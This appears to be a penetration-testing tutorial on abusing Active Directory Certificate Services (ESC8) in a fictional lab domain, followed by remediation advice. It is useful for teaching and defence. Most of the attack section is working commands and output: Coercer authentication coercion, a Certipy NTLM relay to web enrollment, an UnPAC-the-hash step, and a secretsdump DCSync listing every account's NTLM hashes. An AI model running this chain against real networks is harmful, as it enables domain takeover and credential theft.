
Requirements:

- Certificate Authority has Web Enrollment
- You can cause authentication coercion in the domain

The certipy tool can be used to automate the process except for the coercion.

Note: Domain credentials are not required for this as the certificated obtained is based off the account that initialized the authentication.

$ certipy find -u user –p pass -dc-ip 1.2.3.4



```
Certificate Authorities
  0
    CA Name                             : ESSOS-CA
    DNS Name                            : braavos.essos.local
    Certificate Subject                 : CN=ESSOS-CA, DC=essos, DC=local
    Certificate Serial Number           : 36B3EA6F4EF3F08246DA6E47BDD4DE80
    Certificate Validity Start          : 2023-02-02 14:36:32+00:00
    Certificate Validity End            : 2028-02-02 14:46:31+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : ESSOS.LOCAL\Administrators
      Access Rights
        ManageCa                        : ESSOS.LOCAL\Administrators
                                          ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
        ManageCertificates              : ESSOS.LOCAL\Administrators
                                          ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
        Enroll                          : ESSOS.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
```

ESC 8 - Exploitation (certipy / Coercer)


We can either relay an incoming authentication or cause coercion on a target machine, such as a domain controller. Which is the path I will be demonstrating.

First, we need to determine whether we have the ability to perform authentication coercion on the domain controller. This can be achieved by fuzzing it using the Coercer tool or attempting to exploit it manually. Once we confirm that authentication coercion is possible, we can proceed.

Next, we set up the Certipy tool to listen for incoming relay connections. If we are coercing a domain controller, we can specify Certipy to use the domain controller template.

Then, we execute the authentication coercion and observe the certificate being pulled down.

Lastly, we can use Certipy to authenticate and perform an UnPac the Hash attack to obtain the NTLM hash of the domain controller's computer account. In this demo, we use it for DCSync to compromise the domain.



```
┌─[root@Eclipse] - [~] - [Mon Aug 28, 18:45]
└─[$]> Coercer coerce -l 10.9.254.6 -t 192.168.56.12 -u khal.drogo -p 'ho
rse' -d essos.local

       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.1-blackhat-edition
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 192.168.56.12
[+] SMB named pipe '\PIPE\efsrpc' is accessible!
   [+] Successful bind to interface (df1941c5-fe89-4e79-bf10-463657acf44d
, 1.0)!
      [>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.9.254
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR──>EfsRpcAddUsersToFile(FileName='
\\10.9.254.6\zZLapGeB\file.txt\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? c
      [>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.9.254
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR──>EfsRpcAddUsersToFile(FileName='
\\10.9.254.6\CmhnIprI\\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? c
      [>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.9.254
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR──>EfsRpcAddUsersToFile(FileName='
\\10.9.254.6\qfFV3r9D\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? c
      [>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\10.9.254
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR──>EfsRpcAddUsersToFile(FileName='
\\10.9.254.6@80/NaA\file.txt\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? c
      [>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName='\\10.9.2
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName
='\\10.9.254.6\Share\file.txt\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? c
      [>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName='\\10.9.2
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName
='\\10.9.254.6\Share\\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? c
      [>] (-testing-) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName='\\10.9.2
      [!] (RPC_S_ACCESS_DENIED) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName
='\\10.9.254.6\Share\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? c
      [>] (-testing-) MS-EFSR──>EfsRpcDecryptFileSrv(FileName='\\10.9.254
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcDecryptFileSrv(FileName='\\
10.9.254.6\1gvOYCLC\file.txt\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? |
```

```
                                                                  [44/44]
┌─[root@Eclipse] - [~] - [Mon Aug 28, 18:45]
└─[$]> certipy relay -ca 192.168.56.23 -template DomainController
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Targeting http://192.168.56.23/certsrv/certfnsh.asp
[*] Listening on 0.0.0.0:445
[*] Requesting certificate for 'ESSOS\\MEEREEN$' based on the template 'DomainControll
er'
[*] Got certificate with DNS Host Name 'meereen.essos.local'
[*] Certificate object SID is 'S-1-5-21-1890677768-3030231249-2436160466-1009'
[*] Saved certificate and private key to 'meereen.pfx'
[*] Exiting...
┌─[root@Eclipse] - [~] - [Mon Aug 28, 18:45]
└─[$]> certipy auth -pfx meereen.pfx -dc-ip 192.168.56.12
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Using principal: meereen$@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'meereen.ccache'
[*] Trying to retrieve NT hash for 'meereen$'
[*] Got hash for 'meereen$@essos.local': aad3b435b51404eeaad3b435b51404ee:1ee4616c49e7
971de2d4889d632bdce6
┌─[root@Eclipse] - [~] - [Mon Aug 28, 18:45]
└─[$]> secretsdump.py -no-pass 'essos.local/meereen$'@192.168.56.12 -hashes ':1ee4616c
49e7971de2d4889d632bdce6'
Impacket v0.12.0.dev1+20230803.144057.e2092339 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:54c19e737b77ce2ad0688ddc305fff35:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
snaplabs:1008:aad3b435b51404eeaad3b435b51404ee:906e0e817f7de19ecf6dca8fca35027d:::
daenerys.targaryen:1118:aad3b435b51404eeaad3b435b51404ee:34534854d33b398b6684072224bb
47a:::
viserys.targaryen:1119:aad3b435b51404eeaad3b435b51404ee:d96a55df6bef5e0b4d6d9560880360
97:::
khal.drogo:1120:aad3b435b51404eeaad3b435b51404ee:739120ebc4dd940310bc4bb5c9d37021:::
jorah.mormont:1121:aad3b435b51404eeaad3b435b51404ee:4d737ec9ecf0b9955a161773cfed9611::
:
essos.local\sql_svc:1122:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93
b804:::
MEEREEN$:1009:aad3b435b51404eeaad3b435b51404ee:1ee4616c49e7971de2d4889d632bdce6:::
BRAAVOS$:1112:aad3b435b51404eeaad3b435b51404ee:4e03a0a54d38bebdffd0581d0820940a:::
SEVENKINGDOMS$:1113:aad3b435b51404eeaad3b435b51404ee:400eb4970d2d07bbc7a673ae12d51895:
::
[*] Kerberos keys grabbed
```

Remediation

There is no way to patch (most) ADCS ‘vulnerabilities’. As we’re simply abusing intended functionality or misconfigurations.

For ESC 1 the entire domain users can enroll. If that is a must, then making sure that the template is configured in a way that it either cannot be used by an attacker to authenticate or to remove the *EnrolleeSuppliesSubject* configuration. A less common way to mitigate this is by enabling Certificate Manager Approval before issuing certificates.

When it comes to situations like these its best to first configure the templates and CA based on the principal of least privilege. For the case of ESC 4, if that user absolutely requires the ability to modify the template, it may be best to create a specific domain account intended for that.

For ESC 8 if its possible to disable web enrollment, that would be the first step to mitigating the risk. Enabling extended protection for authentication (EPA) is an additional configuration that can be made. And lastly, disabling NTLM on the DA and CA could prevent the abuse.

Microsoft does have its own document on security the PKI. Link to it is here.

Empowering people who serve the public®

tyler technologies

tylertech.com